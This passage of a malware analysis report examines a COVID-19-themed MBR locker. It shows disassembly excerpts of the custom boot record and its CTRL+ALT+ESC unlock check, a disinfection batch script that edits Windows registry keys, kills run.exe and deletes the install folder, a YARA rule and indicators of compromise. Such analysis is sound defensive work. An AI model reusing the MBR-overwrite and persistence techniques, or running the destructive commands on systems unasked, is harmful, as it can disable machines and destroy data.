


```
lea     ecx, [ebp+var_18]
mov     eax, offset mbr_back_up
mov     edx, 1FFh
call    hex_encoding
mov     eax, [ebp+var_18]
push    eax
lea     ecx, [ebp+var_1C]
mov     eax, offset new_mbr_buffer
mov     edx, 1FFh
call    hex_encoding
mov     edx, [ebp+var_1C]
pop     eax
call    str_cmp
jz      exit
```

Figure 11. Back-up check to avoid reinfections

4.9 CUSTOM MBR


The custom MBR extracted from **end.exe** is analyzed in further detail in this section. Its entry point is shown in the image below.



```
seg000:0000 start           proc far
seg000:0000                 jmp     short new_mbr_start
seg000:0000 ; ---------------------------------------------------------------------------
seg000:0002 aWobbychip      db 'WobbyChip'
seg000:000B ; ---------------------------------------------------------------------------
seg000:000B
seg000:000B new_mbr_start:                          ; CODE XREF: start↑j
seg000:000B                 cld
seg000:000C                 xor     ax, ax
seg000:000E                 mov     ss, ax
seg000:0010                 mov     sp, 7C00h
seg000:0013                 mov     ax, 8000h
seg000:0016                 mov     es, ax
seg000:0018                 assume es:nothing
seg000:0018                 mov     ds, ax
seg000:001A                 assume ds:nothing
seg000:001A
seg000:001A read_sectors:                           ; CODE XREF: start+2A↓j
seg000:001A                 mov     ax, 206h
seg000:001D                 mov     cx, 1
seg000:0020                 mov     dh, 0
seg000:0022                 mov     bx, 0
seg000:0025                 int     13h             ; DISK - READ SECTORS INTO MEMORY
```

Figure 12. Entry point of new MBR

The highlighted tag could be an indicator of the tool used to generate the binary. Nevertheless, the interesting code from the custom MBR disassembly is found after the instructions aimed at printing the custom note stored in the third sector, responsible for showing the message from figure 10.



```
seg000:0075                 xor     ah, ah          ; AH = 0x00 - GET KEYSTROKE
seg000:0077                 int     16h             ; KEYBOARD - READ CHAR FROM BUFFER, WAIT IF EMPTY
seg000:0077                                         ; Return: AH = scan code, AL = character
seg000:0079                 cmp     ah, 1           ; Escape key scan code = 01
seg000:007C                 jnz     short print_message_and_wait_for_input
seg000:007E                 mov     ah, 2
seg000:0080                 int     16h             ; KEYBOARD - GET SHIFT STATUS
seg000:0080                                         ; AL = shift status bits
seg000:0082                 and     al, 0Fh         ; Check only "key pressed" bitfields
seg000:0084                 cmp     al, 0Ch         ; 0xC = b"1100"
seg000:0086                 jnz     short print_message_and_wait_for_input
seg000:0088                 mov     ax, 7C0h
seg000:008B                 mov     es, ax
```

Figure 13. Pressed keys combination check

After printing the message, the custom MBR waits for an input from the user. The pressed keys are then checked in the instructions highlighted in red from the disassembly, successfully passing the check if the pressed combination of keys matches **CTRL + ALT + ESC**.

In case of pressing the correct combination, the original MBR back-up is restored to its original position, so the system boot procedure continues without issues. Hence, it can be see that this malware does not overwrite the MBR in a permanent way.

5. DISINFECTION

In order to proceed with a disinfection procedure, a batch file is proposed, breaking down its content in this section for further explanation. Joining all proposed snippets in a **.bat** file and executing it with **administrator privileges** would result in getting rid of all changes and files from the analyzed malware, except for one last step, covered in further detail at the end of the section. Each snippet explanation is listed below.

- Enabling the task manager.

```
REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t
REG_DWORD /d 0 /f
```

- Enabling notifications when a program is about to make changes in the computer.

```
REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t
REG_DWORD /d 1 /f
```

- Deleting the registry key pointing to the wallpaper set by the malware.

```
REG DELETE HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /f
```

- Enabling the tab options for changing the wallpaper.

```
REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v
NoChangingWallPaper /t REG_DWORD /d 0 /f
```

- In case the cursor was successfully modified, allowing to recover the default one.

```
REM REG ADD "HKCU\Control Panel\Cursors" /v Arrow /t REG_SZ /d
%SystemRoot%\cursors\aero_arrow.cur /f

REM REG ADD "HKCU\Control Panel\Cursors" /v AppStarting /t REG_SZ /d
%SystemRoot%\cursors\aero_working.ani /f

REM REG ADD "HKCU\Control Panel\Cursors" /v Hand /t REG_SZ /d
%SystemRoot%\cursors\aero_link.cur /f
```

- Deleting the entries ensuring persistence for 32-bit systems.

```
REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /f

REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /f

REG DELETE HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /f
```

- Deleting the entries ensuring persistence for 64-bit systems.

```
REG DELETE HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v
CheckForUpdates /f

REG DELETE HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v explorer.exe
/f

REG DELETE HKLM\software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC!
/f
```

- Terminating the run.exe process and its children processes.

```
TASKKILL /f /im run.exe /t
```

- Deleting the installation directory and its content.


```
RMDIR /S /Q %homedrive%\COVID-19
```

After applying the suggested changes, there will not remain any artifact from the infection, but if the computer has been restarted at least one time, the binary **end.exe** would have been executed, therefore modifying the MBR. To recover the original MBR two procedures are suggested.

The first of them is to restart the system so when the custom note appears, pressing for a few seconds the key combination **CTRL + ALT + ESC**, would return the MBR to its original state.

The second of the methods proposes to use a tool for manually modifying the MBR, as for example, **HDHacker**.

When choosing the second method, first it would be needed to ensure the MBR was indeed modified. For making sure of it, the first sector of the MBR needs to be read, setting up **HDHacker** as in the image below.



Sector Image (MBR HardDisk0)

```
..WobbyChip.1.....|......................u.......6.P..........
........O...........F>.:.t.U>.B......]......2.........u.0.......u.
....
$.<.u......1.....|.............................................
...............................................................
...............................................................
...............................................................
...............................................................
...............................................................
..U.
```

Drive to operate

○ Logical Drive (BootSector)
● Physical Drive (MBR) 0

Select sector

● First Sector (MBR)
○ Specify a Sector

Number of continuous sectors to read: 1

Sector read: 512 Bytes | 512 Bytes

Figure 14. First sector of the MBR check

If the **WobbyChip** tag appears in the MBR, it has been modified so it needs to be restored. To recover the original MBR, in the "**Select sector**" section, it would be needed to select “**Specify a Sector**”, being that sector number 2. After reading it pressing "**Read sector from Disk**”, the original MBR would appear in the display. Again in "**Select sector**", switching to "**First Sector (MBR)**", the original MBR would be restored after pressing "**Write sector on Disk**”, recovering the boot procedure of the operating system.

6. DETECTION RULES

6.1 YARA RULE

```
rule covid_19_mbr_locker
{
    meta:
        date = "2020-04-02"
        author = "CCN-CERT"



    strings:
        $coronavirus = "coronavirus.bat" ascii
        $title = "title coronavirus Installer" ascii
        $cursor = "cursor.cur" ascii
        $run = "run.exe" ascii
        $Update = "Update.vbs" ascii
        $wallpaper = "wallpaper.jpg" ascii
        $end = "end.exe" ascii
        $mainWindow = "mainWindow.exe" ascii

    condition: uint16(0) == 0x5A4D and (all of them)
}
```

7. INDICATORS OF COMPROMISE

File	SHA256
COVID-19.exe	dfbcce38214fdde0b8c80771cfdec499fc086735c8e7e25293e7292fc7993b4c
coronavirus.bat	4fd9b85eec0b49548c462acb9ec831a0728c0ef9e3de70e772755834e38aa3b3
end.exe	c3f11936fe43d62982160a876cc000f906cb34bb589f4e76e54d0a5589b2fdb9
mainWindow.exe	b780e24e14885c6ab836aae84747aa0d975017f5fc5b7f031d51c7469793eabe
run.exe	c46c3d2bea1e42b628d6988063d247918f3f8b69b5a1c376028a2a0cadd53986
Update.vbs	a1a8d79508173cf16353e31a236d4a211bdcedef53791acce3cfba600b51aaec
run.bat	df1f9777fe6bede9871e331c76286bab82da361b59e44d07c6d977319522ba91

Install directory
%homedrive%\COVID-19
%homedrive%\COVID-19\Update.vbs
%homedrive%\COVID-19\wallpaper.jpg
%homedrive%\COVID-19\cursor.cur
%homedrive%\COVID-19\end.exe
%homedrive%\COVID-19\mainWindow.exe
%homedrive%\COVID-19\run.exe

Registry key	Key value
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\wallpaper	%homedrive%\COVID-19\wallpaper.jpg
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\CheckForUpdates	%homedrive%\COVID-19\Update.vbs
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\explorer.exe	%homedrive%\COVID-19\run.exe
HKLM\software\Microsoft\Windows\CurrentVersion\Run\GoodbyePC!	%homedrive%\COVID-19\end.exe

Registry key	Key value
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\CheckForUpdates	%homedrive%\COVID-19\Update.vbs
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\explorer.exe	%homedrive%\COVID-19\run.exe
HKLM\software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\GoodbyePC!	%homedrive%\COVID-19\end.exe

8. DISINFEC.BAT

```
@echo off


REM Allow users to run Task Manager
REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t
REG_DWORD /d 0 /f


REM Allow notitifications when programs try to make changes to the computer
REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t
REG_DWORD /d 1 /f


REM Deletes the reg key pointing to the wallpaper set by the malware
reg.exe DELETE HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /f


REM Enables options on the Background tab
REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v
NoChangingWallPaper /t REG_DWORD /d 0 /f




REM Just in case the mouse cursor was modified even with the missing quotes
REM REG ADD "HKCU\Control Panel\Cursors" /v Arrow /t REG_SZ /d
%SystemRoot%\cursors\aero_arrow.cur /f
REM REG ADD "HKCU\Control Panel\Cursors" /v AppStarting /t REG_SZ /d
%SystemRoot%\cursors\aero_working.ani /f
REM REG ADD "HKCU\Control Panel\Cursors" /v Hand /t REG_SZ /d
%SystemRoot%\cursors\aero_link.cur /f


REM Delete entires ensuring persistence


REM First check system arch
REG QUERY "HKLM\Hardware\Description\System\CentralProcessor\0" | FIND /i "x86" > NUL && SET
OS=32BIT || SET OS=64BIT


IF %OS%==32BIT (
  REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /f
  REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /f
  REG DELETE HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /f
) ELSE IF %OS%==64BIT (
   REG DELETE HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /f
   REG DELETE HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /f
   REG DELETE HKLM\software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /f
) ELSE (
   ECHO "UNKNOWN ARCH - PERSISTENCE COULD NOT BE DELETED!"
)

REM Kill run.exe process and its children
TASKKILL /f /im run.exe /t

REM Remove the install dir and its content
RMDIR /S /Q %homedrive%\COVID-19
```